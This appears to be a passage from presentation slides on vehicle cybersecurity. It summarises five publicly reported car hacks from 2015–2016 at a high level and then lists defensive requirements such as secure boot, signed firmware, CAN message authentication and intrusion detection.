1	‘15.07	Charlie Miller / Chris Valasek	Cherokee (Chrysler)	Attacker ↔ Mobile network ↔ Infotainment system ↔ CAN bus in a vehicle	Engine stop, Steering wheel control, Brake control and etc.
2	‘15.07	Samy Kamkar	On-Star telematics system (GM)	Attacker ↔ Spoofed WiFi ↔ App in a vehicle	Stealing private information, remote controlling window/air conditioner and etc.
3	’15.08	Mark Roger / Kevin Mahaffy	Model S (Tesla)	Acquisition root permission through Ethernet ↔ Tesla Network ↔ App in a vehicle	Remote door open/close, Engine start/stop and etc.
4	‘16.02	Troy Hunt	Leaf (Nissan)	Attacker ↔ Proxy server ↔ App in a vehicle	Used vulnerability of using VIN for authentication ➔ Attacker in Australia controlling air-conditioner of a vehicle in UK
5	‘16.06	Pen Test Partners (UK)	Outlander PHEV (Mitsubishi)	Attacker ↔ Wi-Fi eavesdropping ↔ App in a vehicle	Acquisition of secret key used in communication with app in a vehicle ➔ Attacker controlling light, air-conditioner, tracking vehicle position and etc.

Security requirements for vehicle accessible devices

▣ Secure method for smart key

- For defense of remote relay / replay attacks : e.g.) Using scalar / vector method

▣ Secure Flashing

- For defense of modifying ECU S/W arbitrarily : e.g.) Using digital signature

▣ Secure Accessing

- For defense of unlicensed access of diagnostic tools : e.g.) Using certificate for accessing

▣ Secure Booting

- For checking S/W integrity in booting process : e.g.) Using cascading S/W integrity check

▣ Secure Debugging

- For protecting Micom debugging port : e.g.) Using certificate for debugging

▣ Secure CAN/Ethernet communication

- For assuring CAN / Ethernet message's integrity and MAC (message authentication code)

▣ F/SOTA (Firmware/Software update Over The Air)

- For immediate action on potential or real hacking problem

▣ IDS (Intrusion Detection System)

- For detecting intrusion of malicious CAN message

Q / A